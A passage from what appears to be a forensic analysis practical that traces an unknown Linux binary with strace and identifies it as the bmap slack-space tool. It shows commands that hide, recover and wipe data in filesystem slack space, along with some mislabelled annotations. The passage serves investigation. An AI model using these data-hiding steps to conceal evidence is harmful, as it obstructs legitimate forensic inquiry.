0.000214 lstat64("/dev/hdb1", {st_dev=makedev(22, 3), st_ino=65661, st_mode=S_IFBLK|0660, st_nlink=1, st_uid=0, st_gid=6, st_blksize=4096, st_blocks=0, st_rdev=makedev(3, 65), st_atime=2003/01/30-03:24:36, st_mtime=2003/01/30-03:24:36, st_ctime=2003/05/14-09:24:59}) = 0	Lstat retrieves stat info on raw disk device
0.000187 open("/dev/hdb1", O_WRONLY|O_LARGEFILE) = 4	Open raw disk device for reading to file descriptor 4
0.000095 ioctl(3, FIGETBSZ, 0xbfffe434) = 0	Read from raw disk device
0.000069 brk(0x80c2000) = 0x80c2000	Set end of data segments (see brk(2) Linux man page)
0.000091 ioctl(3, FIBMAP, 0xbfffe4c4) = 0 0.000070 ioctl(3, FIBMAP, 0xbfffe4c4) = 0 0.000059 ioctl(3, FIBMAP, 0xbfffe4c4) = 0 0.000059 ioctl(3, FIBMAP, 0xbfffe4c4) = 0	Sends FIBMAP request code to file descriptor 3. Repeats 4 times.
0.000163 write(2, "stuffing block 3535893\n", 23) = 23 0.000296 write(2, "file size was: 15000\n", 21) = 21 0.000150 write(2, "slack size: 1384\n", 17) = 17 0.000140 write(2, "block size: 4096\n", 17) = 17	Write to STDERR
0.000133 _llseek(4, 14483020440, [14483020440], SEEK_SET) = 0	Repositions read/write file offset in file descriptor 4 to appropriate offset

0.000077 read(0, "xxxxxx…."..., 1384) = 1284 0.000606 write(4, "xxxxxx…."..., 1284) = 1284	Read x's from STDIN, redirect them to file descriptor 4 (raw disk device)
0.000644 close(3) = 0 0.000062 close(4) = 0	Close file descriptors 3,4
0.000141 _exit(0) = ?	Exit with status 0, Indicating normal exit.

strace -r -v -x -s 10000 -o strace.prog.sb ./prog --mode=sb ./big_data_file -v	**Description**
0.000000 execve("./prog", ["./prog", "--mode=sb", "./big_data_file", "-v"], [/* 24 vars */]) = 0	The shell executes the program
0.000382 fcntl64(0, F_GETFD) = 0 0.000182 fcntl64(1, F_GETFD) = 0 0.000058 fcntl64(2, F_GETFD) = 0	Attach to standard file-descriptors STDIN (0), STDOUT (1), STDERR (2)
0.000066 uname({sysname="Linux", nodename="GCFA", release="2.4.20-8", version="#1 Thu Mar 13 17:54:28 EST 2003", machine="i686"}) = 0	Understand system specifications via uname system call
0.000258 geteuid32() = 0 0.000053 getuid32() = 0 0.000049 getegid32() = 0 0.000047 getgid32() = 0	Get user/group identity information
0.000086 brk(0) = 0x80bedec 0.000065 brk(0x80bee0c) = 0x80bee0c 0.000054 brk(0x80bf000) = 0x80bf000 0.000056 brk(0x80c0000) = 0x80c0000	Set end of data segments (see brk(2) Linux man page)
0.000182 lstat64("./big_data_file", {st_dev=makedev(3, 65), st_ino=12665163, st_mode=S_IFREG|0644, st_nlink=1, st_uid=0, st_gid=0, st_blksize=4096, st_blocks=32, st_size=15000, st_atime=2004/01/05-00:27:59, st_mtime=2004/01/05-15:21:04, st_ctime=2004/01/05-15:21:04}) = 0	Lstat gets stats info for the symbolic link
0.000605 open("./big_data_file", O_RDONLY|O_LARGEFILE) = 3	Opens the file to file descriptor 3
0.000102 ioctl(3, FIGETBSZ, 0xbffff644) = 0	Issues FIGETBSZ request code on 2 memory addresses on file descriptor 3
0.000099 lstat64("./big_data_file", {st_dev=makedev(3, 65), st_ino=12665163, st_mode=S_IFREG|0644, st_nlink=1, st_uid=0, st_gid=0, st_blksize=4096, st_blocks=32, st_size=15000, st_atime=2004/01/05-00:27:59, st_mtime=2004/01/05-15:21:04,	Lstat gets stats info for the symbolic link.

st_ctime=2004/01/05-15:21:04}) = 0	
0.000217 lstat64("/dev/hdb1", {st_dev=makedev(22, 3), st_ino=65661, st_mode=S_IFBLK|0660, st_nlink=1, st_uid=0, st_gid=6, st_blksize=4096, st_blocks=0, st_rdev=makedev(3, 65), st_atime=2003/01/30-03:24:36, st_mtime=2003/01/30-03:24:36, st_ctime=2003/05/14-09:24:59}) = 0	Lstat gets stats info for the symbolic link.
0.000191 open("/dev/hdb1", O_RDONLY|O_LARGEFILE) = 4	Open raw disk for reading
0.000094 ioctl(3, FIGETBSZ, 0xbffff5b4) = 0	Issues FIGETBSZ request code on memory address to file descriptor 3.
0.000071 brk(0x80c2000) = 0x80c2000	Set end of data segments (see brk(2) Linux man page)
0.000088 ioctl(3, FIBMAP, 0xbffff644) = 0 0.000070 ioctl(3, FIBMAP, 0xbffff644) = 0 0.000059 ioctl(3, FIBMAP, 0xbffff644) = 0 0.000059 ioctl(3, FIBMAP, 0xbffff644) = 0	Sends FIBMAP request code to file descriptor 3. Repeats 4 times.
0.000082 fstat64(1, {st_dev=makedev(0, 6), st_ino=2, st_mode=S_IFCHR|0620, st_nlink=1, st_uid=0, st_gid=5, st_blksize=1024, st_blocks=0, st_rdev=makedev(136, 0), st_atime=2004/01/05-15:24:16, st_mtime=2004/01/05-15:24:16, st_ctime=2004/01/05-12:13:08}) = 0	Get stat infor from file pointed to by file descriptor 1.
0.000178 old_mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1, 0) = 0x40000000	Get stat info on file pointed to be file descriptor STDIN
0.000122 _llseek(1, 0, 0xbffff3a0, SEEK_CUR) = -1 ESPIPE (Illegal seek)	Repositions read/write file offset in file descriptor 1 to memory address
0.000224 write(1, "1384\n", 5) = 5	Write information to STDOUT
0.000263 munmap(0x40000000, 4096) = 0	Map file into memory
0.000087 close(3) = 0 0.000059 close(4) = 0	Close file descriptors 3,4
0.000136 _exit(0) = ?	Exit normally with exit status 0.

strace -r -v -x -s 10000 -o strace.prog.s ./prog --mode=s ./big_data_file -v	Description
0.000000 execve("./prog", ["./prog", "--mode=s", "./big_data_file", "-v"], [/* 24 vars */]) = 0	The shell executes the program
0.000366 fcntl64(0, F_GETFD) = 0 0.000186 fcntl64(1, F_GETFD) = 0 0.000056 fcntl64(2, F_GETFD) = 0	Attach to standard file-descriptors STDIN (0), STDOUT (1), STDERR (2)
0.000068 uname({sysname="Linux", nodename="GCFA", release="2.4.20-8", version="#1 Thu Mar 13 17:54:28 EST 2003", machine="i686"}) = 0	Understand system specifications via uname system call
0.000254 geteuid32() = 0 0.000051 getuid32() = 0 0.000048 getegid32() = 0 0.000046 getgid32() = 0	Get user/group identity information
0.000085 brk(0) = 0x80bedec 0.000063 brk(0x80bee0c) = 0x80bee0c 0.000052 brk(0x80bf000) = 0x80bf000 0.000055 brk(0x80c0000) = 0x80c0000	Set end of data segments (see brk(2) Linux man page)
0.000184 lstat64("./big_data_file", {st_dev=makedev(3, 65), st_ino=12665163, st_mode=S_IFREG|0644, st_nlink=1, st_uid=0, st_gid=0, st_blksize=4096, st_blocks=32, st_size=15000, st_atime=2004/01/05-00:27:59, st_mtime=2004/01/05-15:21:04, st_ctime=2004/01/05-15:21:04}) = 0	Lstat gets stats info for the symbolic link
0.000602 open("./big_data_file", O_RDONLY|O_LARGEFILE) = 3	Opens the file to file descriptor 3
0.000098 ioctl(3, FIGETBSZ, 0xbfffdb44) = 0	Issues FIGETBSZ request code on 2 memory addresses on file descriptor 3
0.000095 lstat64("./big_data_file", {st_dev=makedev(3, 65), st_ino=12665163, st_mode=S_IFREG|0644, st_nlink=1, st_uid=0, st_gid=0, st_blksize=4096, st_blocks=32, st_size=15000, st_atime=2004/01/05-00:27:59, st_mtime=2004/01/05-15:21:04, st_ctime=2004/01/05-15:21:04}) = 0	Lstat gets stats info for the symbolic link.
0.000211 lstat64("/dev/hdb1", {st_dev=makedev(22, 3), st_ino=65661, st_mode=S_IFBLK|0660, st_nlink=1, st_uid=0, st_gid=6, st_blksize=4096, st_blocks=0, st_rdev=makedev(3, 65), st_atime=2003/01/30-03:24:36, st_mtime=2003/01/30-03:24:36, st_ctime=2003/05/14-09:24:59}) = 0	Lstat gets stats info for the symbolic link.
0.000187 open("/dev/hdb1", O_RDONLY|O_LARGEFILE) = 4	Open raw disk device for reading to file descriptor 4
0.000090 ioctl(3, FIGETBSZ, 0xbfffdab4) = 0	Read from raw disk device

0.000069 brk(0x80c2000) = 0x80c2000	Set end of data segments (see brk(2) Linux man page)
0.000086 ioctl(3, FIBMAP, 0xbfffdb44) = 0 0.000070 ioctl(3, FIBMAP, 0xbfffdb44) = 0 0.000057 ioctl(3, FIBMAP, 0xbfffdb44) = 0 0.000056 ioctl(3, FIBMAP, 0xbfffdb44) = 0	Sends FIBMAP request code to file descriptor 3. Repeats 4 times.
0.000179 write(2, "getting from block 3535893\n", 27) = 27 0.000295 write(2, "file size was: 15000\n", 21) = 21 0.000146 write(2, "slack size: 1384\n", 17) = 17 0.000137 write(2, "block size: 4096\n", 17) = 17	Write output to STDERR
0.000128 _llseek(4, 14483020440, [14483020440], SEEK_SET) = 0	Repositions read/write file offset in file descriptor 1 to memory address
0.000074 read(4, "<1384 x’es>"..., 1384) = 1384	Read 1384 x’es , representing the hidden information, from file descriptor 4
0.000845 write(1, "<1384 x’es"..., 1384) = 1384	Write hidden information from above to STDOUT
0.000984 close(3) = 0 0.000064 close(4) = 0	Close file descriptors 3,4
0.000286 _exit(0) = ?	Exit normally with exit status 0

strace -r -v -x -s 10000 -o strace.prog.w ./prog --mode=w ./big_data_file -v	**Description**
0.000000 execve("./prog", ["./prog", "--mode=w", "./big_data_file", "-v"], [/* 24 vars */]) = 0	The shell executes the program
0.000388 fcntl64(0, F_GETFD) = 0 0.000180 fcntl64(1, F_GETFD) = 0 0.000057 fcntl64(2, F_GETFD) = 0	Attach to standard file-descriptors STDIN (0), STDOUT (1), STDERR (2)
0.000067 uname({sysname="Linux", nodename="GCFA", release="2.4.20-8", version="#1 Thu Mar 13 17:54:28 EST 2003", machine="i686"}) = 0	Understand system specifications via uname system call
0.000258 geteuid32() = 0 0.000053 getuid32() = 0 0.000049 getegid32() = 0 0.000048 getgid32() = 0	Get user/group identity information

0.000086 brk(0) = 0x80bedec 0.000065 brk(0x80bee0c) = 0x80bee0c 0.000053 brk(0x80bf000) = 0x80bf000 0.000056 brk(0x80c0000) = 0x80c0000	Set end of data segments (see brk(2) Linux man page)
0.000193 lstat64("./big_data_file", {st_dev=makedev(3, 65), st_ino=12665163, st_mode=S_IFREG|0644, st_nlink=1, st_uid=0, st_gid=0, st_blksize=4096, st_blocks=32, st_size=15000, st_atime=2004/01/05-00:27:59, st_mtime=2004/01/05-15:21:04, st_ctime=2004/01/05-15:21:04}) = 0	Lstat gets stats info for the symbolic link
0.000614 open("./big_data_file", O_RDONLY|O_LARGEFILE) = 3	Opens the file to file descriptor 3
0.000099 ioctl(3, FIGETBSZ, 0xbfffe4c4) = 0	Issues FIGETBSZ request code on 2 memory addresses on file descriptor 3
0.000098 lstat64("./big_data_file", {st_dev=makedev(3, 65), st_ino=12665163, st_mode=S_IFREG|0644, st_nlink=1, st_uid=0, st_gid=0, st_blksize=4096, st_blocks=32, st_size=15000, st_atime=2004/01/05-00:27:59, st_mtime=2004/01/05-15:21:04, st_ctime=2004/01/05-15:21:04}) = 0	Lstat gets stats info for the symbolic link
0.000221 lstat64("/dev/hdb1", {st_dev=makedev(22, 3), st_ino=65661, st_mode=S_IFBLK|0660, st_nlink=1, st_uid=0, st_gid=6, st_blksize=4096, st_blocks=0, st_rdev=makedev(3, 65), st_atime=2003/01/30-03:24:36, st_mtime=2003/01/30-03:24:36, st_ctime=2003/05/14-09:24:59}) = 0	Lstat gets stats info for the symbolic link
0.000192 open("/dev/hdb1", O_WRONLY|O_LARGEFILE) = 4	Opens the raw disk device special file to reading on file descriptor 4
0.000098 ioctl(3, FIGETBSZ, 0xbfffe434) = 0	Issues FIGETBSZ request code on 2 memory addresses on file descriptor 3
0.000072 brk(0x80c2000) = 0x80c2000 0.000092 ioctl(3, FIBMAP, 0xbfffe4c4) = 0 0.000069 ioctl(3, FIBMAP, 0xbfffe4c4) = 0 0.000058 ioctl(3, FIBMAP, 0xbfffe4c4) = 0 0.000058 ioctl(3, FIBMAP, 0xbfffe4c4) = 0	Sets end of data segments (see brk(2) Linux man page)
0.000159 write(2, "stuffing block 3535893\n", 23) = 23 0.000298 write(2, "file size was: 15000\n", 21) = 21 0.000150 write(2, "slack size: 1384\n", 17) = 17 0.000139 write(2, "block size: 4096\n", 17) = 17	Sends FIBMAP request code to file descriptor 3. Repeats 4 times.
0.000133 _llseek(4, 14483020440, [14483020440], SEEK_SET) = 0 0.000093 write(4, "\x00\x00\x00…."..., 1384) = 1384	Repositions read/write file offset in file descriptor 4 to correct memory address
0.001731 write(2, "write error\n", 12) = 12	Write information to STDERR

0.000161 _llseek(4, 14483020440, [14483020440], SEEK_SET) = 0	Repositions read/write file offset in file descriptor 1 to memory address
0.000084 write(4, "\xff\xff\...."..., 1384) = 1384	Write \xff bytes to file descriptor 4
0.001350 write(2, "write error\n", 12) = 12	Write information to STDERR
0.000237 _llseek(4, 14483020440, [14483020440], SEEK_SET) = 0	Repositions read/write file offset in file descriptor 1 to memory address
0.000084 write(4, "\x00\x00\x00\x00…."..., 1384) = 1384	Write \x00 bytes to file descriptor 4
0.001454 write(2, "write error\n", 12) = 12	Write information to STDERR
0.000156 close(3) = 0 0.000062 close(4) = 0	Close file descriptors 3,4.
0.000146 _exit(0) = ?	Exit normally with exit status 0.

Forensic Details

Forensic footprints left by prog

The previous analysis facilitate by use of the strace command has allowed us to monitor and study all interactions with the system during each of its arguement invocations. The following table summarizes footprints for each invocation:

Program invocation mode	Purpose	Forensic footprints
--mode=s	display data in slack space	No footprints are left during this invocation, as no writing to disk takes place.
--mode=m	List sector numbers	No footprints are left during this invocation, as no writing to disk takes place.
--mode=p	Place data in slack space	This invocation places arbitrary data in a files slack space, this information can be recovered via use of the prog utility, or any utility capable of reading disk contents from arbitrary disk locations.

--mode=sb	Print number of slack space bytes available	No footprints are left during this invocation, as no writing to disk takes place.
--mode=checkfrag	test for fragmentation	No footprints are left during this invocation, as no writing to disk takes place.
--mode=chk	Test for availability of slack space	No footprints are left during this invocation, as no writing to disk takes place.
--mode=wipe	Deletes and erases content of slack space	This invocation erases arbitrary data in a files slack space by writing null characters (0x00) to slack space, followed by (0xff) characters, followed again by null characters (0x00), this wiped data cannot be recovered using conventional forensic data recovery methods

Other files used by prog during execution

Program invocation mode	**Purpose**	**Files accessed by prog**
--mode=s	display data in slack space	The only file accessed by the data retrieval mode of prog is that of the target file and the raw disk device. Here it uses lstat commands to calculate offsets based on stat data, using these data to read directly from the raw disk device. Neither file is modified during execution of this mode.
--mode=m	List sector numbers	This mode uses the stat system calls to determine the block numbers with the associated blocks. No modification to other files is made by invoking prog in this mode
--mode=p	Place data in slack space	Here we actively write to the raw disk based upon the offsets calculated by prog during it's lstat64 system calls. Modification to the filesystem slack space occurs during invocation of this mode, yet no modifications to the file associated with the affected block is made.
--mode=sb	Print number of slack space bytes available	This mode uses the stat system calls to determine the block numbers of the associated blocks. No modifications or writes are made during this invocation mode.
--mode=checkfrag	test for fragmentation	Again, both the target file and the raw disk device are accessed via system calls to determine the existence of incontiguous blocks, or disk fragmentation.
--mode=chk	Test for availability of slack space	This mode attempts to read the target file stats and raw disk device to determine the existence of slack space in the last block dedicated to holding the file data.
--mode=wipe	Deletes and erases content of slack space	This mode accesses both the target file and the raw disk device to determine an offset to write '0x00', '0xff', and '0x00' characters to specified slack space

Affects on filesystem by execution of prog

The prog utility can modify bytes on the slack space of Ext2 file-system blocks via invocation of the 'Place Data,' or "Wipe Data' mode. Arbitrary data can be written to slack space with the 'Place Data' mode, while the wipe mode securely erases slack space data and sets it to null characters.

prog's interaction with system files

No interaction with system files from the prog executable was noted during any of the 7 invocation modes.


Further information in prog that could be extracted for information

Via invocation of prog with help mode, or by writing a man page using the utility, we can see that the program author apparently goes by the name 'newt', and is presumably from Brazil (as listed in the generated man page).

Program Identification

Locating bmap from the Internet

Bmap version 1.0.20 is easily found via google using the search string "bmap 1.0.20"



Parent Directory	29-Jan-2001	15:15	-
RPMS/	27-Apr-2000	14:42	-
SRPMS/	29-May-2000	22:29	-
bmap-1.0.16.tar.bz2	11-Apr-2000	22:55	28k
bmap-1.0.16.tar.bz2.sig	11-Apr-2000	22:55	1k
bmap-1.0.16.tar.gz	11-Apr-2000	22:55	31k
bmap-1.0.16.tar.gz.sig	11-Apr-2000	22:55	1k
bmap-1.0.17.tar.bz2	14-Apr-2000	19:50	30k
bmap-1.0.17.tar.bz2.sig	14-Apr-2000	19:50	1k
bmap-1.0.17.tar.gz	14-Apr-2000	19:50	39k
bmap-1.0.17.tar.gz.sig	14-Apr-2000	19:50	1k
bmap-1.0.18.tar.bz2	27-Apr-2000	14:42	30k
bmap-1.0.18.tar.bz2.sig	27-Apr-2000	14:42	1k
bmap-1.0.18.tar.gz	27-Apr-2000	14:42	39k
bmap-1.0.18.tar.gz.sig	27-Apr-2000	14:42	1k
bmap-1.0.20.tar.bz2	29-May-2000	22:29	33k
bmap-1.0.20.tar.bz2.sig	29-May-2000	22:30	1k
bmap-1.0.20.tar.gz	29-May-2000	22:29	42k
bmap-1.0.20.tar.gz.sig	29-May-2000	22:30	1k

Compiling bmap

Bmap 1.0.20 was downloaded from the home website as shown above. The following shell operations were used to prepare it for testing against the prog executable:

[forensics@GCFA bmap]# md5sum bmap-1.0.20.tar.gz df716d23d5966826fe6bad9d0a65cdd6 bmap-1.0.20.tar.gz	Capture md5sum of the archive and compare with value listed on author's download site.
[forensics@GCFA bmap]# tar xvfzp bmap-1.0.20.tar.gz bmap-1.0.20/COPYING bmap-1.0.20/LICENSE bmap-1.0.20/Makefile bmap-1.0.20/README bmap-1.0.20/bclump.c bmap-1.0.20/bmap.c bmap-1.0.20/bmap.sgml.m4 bmap-1.0.20/bmap.spec bmap-1.0.20/dev_builder.c bmap-1.0.20/include/bmap.h bmap-1.0.20/include/slacker.h bmap-1.0.20/index.html bmap-1.0.20/libbmap.c bmap-1.0.20/man/man2/libbmap.2 bmap-1.0.20/mft/COPYING bmap-1.0.20/mft/Makefile bmap-1.0.20/mft/README	Uncompress the archive

bmap-1.0.20/mft/helper.c bmap-1.0.20/mft/include/helper.h bmap-1.0.20/mft/include/info.h bmap-1.0.20/mft/include/log.h bmap-1.0.20/mft/include/mft.h bmap-1.0.20/mft/include/option.h bmap-1.0.20/mft/log.c bmap-1.0.20/mft/option.c bmap-1.0.20/slacker-modules.c bmap-1.0.20/slacker.c	
[forensics@GCFA bmap]# cd bmap-1.0.20	Change directory to newly created installation directory
[forensics@GCFA bmap-1.0.20]# vi Makefile <<changed line: LDFLAGS = -L$(MFT_LIB_DIR) -lmft To LDFLAGS = -L$(MFT_LIB_DIR) -lmft -static-libgcc -static >>	Edit the Makefile and change so that executables will be statically linked instead of dynamically linked. By being statically linked, the exectubales will have all necessary libraries internally packaged as the prog executable is configured as seen via the file command.
[forensics@GCFA bmap-1.0.20]# make config.h echo "#ifndef NEWT_CONFIG_H" > config.h echo "#define NEWT_CONFIG_H" >> config.h echo "#define VERSION \"1.0.20\"" >> config.h echo "#define BUILD_DATE \"01/07/04\"" >> config.h echo "#define AUTHOR \""newt@scyld.com"\"" >> config.h echo "#define BMAP_BOGUS_MAJOR 123" >> config.h echo "#define BMAP_BOGUS_MINOR 123" >> config.h echo "#define BMAP_BOGUS_FILENAME \""/.../image"\"" >> config.h echo "#define _FILE_OFFSET_BITS 64" >> config.h echo "#endif" >>config.h	Via review of the makefile, we determine that we must make a config.h file first.
[forensics@GCFA bmap-1.0.20]# make mft if [-n mft] ; then make -C mft ; fi make[1]: Entering directory `/mnt/drive/GCFA/bmap/bmap-1.0.20/mft' echo "#define MFT_VERSION \"0.9.2\"" > mft_config.h echo "#define MFT_BUILD_DATE \"01/07/04\"" >> mft_config.h echo "#define MFT_AUTHOR \""newt@scyld.com"\"" >> mft_config.h cc -Wall -g -I. -Iinclude -c -o option.o option.c cc -Wall -g -I. -Iinclude -c -o log.o log.c log.c:354: warning: `syslog_dispatch' defined but not used log.c:361: warning: `html_dispatch' defined but not used cc -Wall -g -I. -Iinclude -c -o helper.o helper.c ld -r --whole-archive -o libmft.a option.o log.o helper.o make[1]: Leaving directory `/mnt/drive/GCFA/bmap/bmap-1.0.20/mft'	Next, we make the mft libraries.
[forensics@GCFA bmap-1.0.20]# make dev_builder cc -Wall -g -Imft/include -Iinclude -Lmft -lmft -static-libgcc -static dev_builder.c -o dev_builder mft/libmft.a(.text+0xe6a): In function `mft_log_perror': /mnt/drive/GCFA/bmap/bmap-1.0.20/mft/log.c:297: `sys_errlist' is deprecated; use `strerror' or `strerror_r' instead mft/libmft.a(.text+0xe5c):/mnt/drive/GCFA/bmap/bmap-1.0.20/mft/log.c:294: `sys_nerr' is deprecated; use `strerror' or `strerror_r' instead	Next, we make the dev_builder program
[forensics@GCFA bmap-1.0.20]# make bmap cc -Wall -g -Imft/include -Iinclude -c -o bmap.o bmap.c bmap.c: In function `main': bmap.c:371: warning: implicit declaration of function `dprintf' cc -Wall -g -Imft/include -Iinclude -c -o libbmap.o libbmap.c ./dev_builder > dev_entries.c cc -Wall -g -Imft/include -Iinclude -c -o dev_entries.o dev_entries.c cc -Lmft -lmft -static-libgcc -static bmap.o libbmap.o	Next we compile bmap itself.

```
dev_entries.o    -o bmap
mft/libmft.a(.text+0xe6a): In function `mft_log_perror':
/mnt/drive/GCFA/bmap/bmap-1.0.20/mft/log.c:297: `sys_errlist' is
deprecated; use `strerror' or `strerror_r' instead
mft/libmft.a(.text+0xe5c):/mnt/drive/GCFA/bmap/bmap-
1.0.20/mft/log.c:294: `sys_nerr' is deprecated; use `strerror'
or `strerror_r' instead
```

```
[forensics@GCFA bmap-1.0.20]# ls -l bmap
-rwxr-xr-x    1 root     root        652926 Jan  7 02:26 bmap
[forensics@GCFA bmap-1.0.20]# strip bmap
[forensics@GCFA bmap-1.0.20]# ls -l bmap
-rwxr-xr-x    1 root     root        546116 Jan  7 02:27 bmap
```

Next we need to strip bmap of it's internal function labels. This is accomplished with the Linux strip command.

Afterwards, the size of the stripped, statically linked file is still slightly larger than the prog executable.

```
[forensics@GCFA bmap-1.0.20]# file bmap
bmap: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV),
for GNU/Linux 2.2.5, statically linked, stripped
```

Here we verify that the file output is identical to that of prog's.

Differences between bmap and prog

We can further substantiate the assumption that 'prog' is really bmap by downloading the most recent copy of bmap and searching printable character sequences in the 'prog' executable for some of the strings identified in the bmap source code:

```
[forensics@GCFA bmap-1.0.20]# ./bmap --help
bmap:1.0.20 (01/07/04) newt@scyld.com
Usage: bmap [OPTION]... [<target-filename>]
use block-list knowledge to perform special operations on files

--doc VALUE
  where VALUE is one of:
  version  display version and exit
  help  display options and exit
  man  generate man page and exit
  sgml  generate SGML invocation info
--mode VALUE
  where VALUE is one of:
  map  list sector numbers
  carve  extract a copy from the raw device
  slack  display data in slack space
  putslack  place data into slack
  wipeslack  wipe slack
  checkslack  test for slack (returns 0 if file has slack)
  slackbytes  print number of slack bytes available
  wipe  wipe the file from the raw device
  frag  display fragmentation information for the file
  checkfrag  test for fragmentation (returns 0 if file is
fragmented)
--outfile <filename> write output to ...
--label useless bogus option
--name useless bogus option
--verbose be verbose
--log-thresh <none | fatal | error | info | branch | progress |
entryexit> logging threshold ...
--target <filename> operate on ...
```

Here we get a snapshot of compiled bmap's response to a help mode invocation.

```
[forensics@GCFA bmap-1.0.20]# echo "this is a small file" >
small_data_file
```

Here we create a trivial file to test the bmap's functionality upon

[forensics@GCFA bmap-1.0.20]# echo "hidden text"|./bmap --mode=putslack small_data_file --verbose stuffing block 15632013 file size was: 21 slack size: 4075 block size: 4096	Here we use bmap to write a hidden message to the slack space on the block containing our trivial test file. We notice that the syntax from prog is slightly more verbose. This undoubtedly represents a difference between prog and bmap.
[forensics@GCFA bmap-1.0.20]# bmap --mode=slackbytes small_data_file --verbose 4075	Here we check the sb functionality of bmap, the results appear correct. Syntax differences between bmap and prog are again noted.
[forensics@GCFA bmap-1.0.20]# bmap --mode=slack small_data_file --verbose getting from block 15632013 file size was: 21 slack size: 4075 block size: 4096 hidden text	Here we recover the hidden text from the slack space of the block containing the trivial test data file.
[forensics@GCFA bmap-1.0.20]# ./bmap --mode=wipeslack small_data_file --verbose stuffing block 15632013 file size was: 21 slack size: 4075 block size: 4096 write error write error write error	Here we test the wipe ability of the bmap utility. We note that 3 'write error' messages are again written to STDERR. Syntax differences between bmap and prog are again noted.
[forensics@GCFA bmap-1.0.20]# bmap --mode=slack small_data_file --verbose getting from block 15632013 file size was: 21 slack size: 4075 block size: 4096	Here we see that the wipe method was successful with bmap, despite the 'write error' messages identified above.

MD5 Hash Comparison

The following table represents differences between the prog executable and the statically linked, stripped, compiled bmap 1.0.20 downloaded from the bmap home website:

Property	**Prog**	**Bmap 1.0.20**
MD5sum	7b80d9aff486 c6aa6aa3efa63cc56880	a43b4737b46b220 b119c50651143b844
File Size	487476 bytes	546116 bytes
file command output	prog: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), for GNU/Linux 2.2.5, statically linked, stripped	bmap: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), for GNU/Linux 2.2.5, statically linked, stripped

Numerous differences could contribute to inconsistent file size and MD5sum returned by ls and md5sum applications, respectively. The following analysis describes the differences in the help output between prog and bmap.

[forensics@GCFA bmap-1.0.20]# ./bmap --help> /tmp/bmap.help	Here we create a output text help file from the bmap utility for comparison against the output of the prog executable
[forensics@GCFA floppy_image2]# ./prog --help>/tmp/prog.help	Here we create an output text help file from the prog executable for comparison against the bmap utility.
[forensics@GCFA floppy_image2]# diff /tmp/prog.help /tmp/bmap.help 1,2c1,2 < prog:1.0.20 (07/15/03) newt < Usage: prog [OPTION]... [<target-filename>] --- > bmap:1.0.20 (01/07/04) newt@scyld.com > Usage: bmap [OPTION]... [<target-filename>] 13,19c13,19 < m list sector numbers < c extract a copy from the raw device < s display data < p place data < w wipe < chk test (returns 0 if exist) < sb print number of bytes available --- > map list sector numbers > carve extract a copy from the raw device > slack display data in slack space > putslack place data into slack > wipeslack wipe slack > checkslack test for slack (returns 0 if file has slack) > slackbytes print number of slack bytes available	Here we use the diff command to identify every difference in the help file outputs. < refers to prog > refers to bmap

The above analysis shows that the prog executable and the bmap utility differ by at least their help outputs, in addition to a difference in their name. Another reason contributing to the difference in the MD5sums could be difference in the linked dynamic libraries. It is likely that different versions of glibc may have been used to statically link the prog executable and the bmap utility.

Full Description of research process determining that prog=bmap

This process is described above in the section entitiled: “What is the true name of the prog executable?.”

Legal Implications

Proving that the prog binary was executed

To prove that the prog executable was indeed executed, we must confirm the following:

Evidence of prog output exist on the seized floppy:

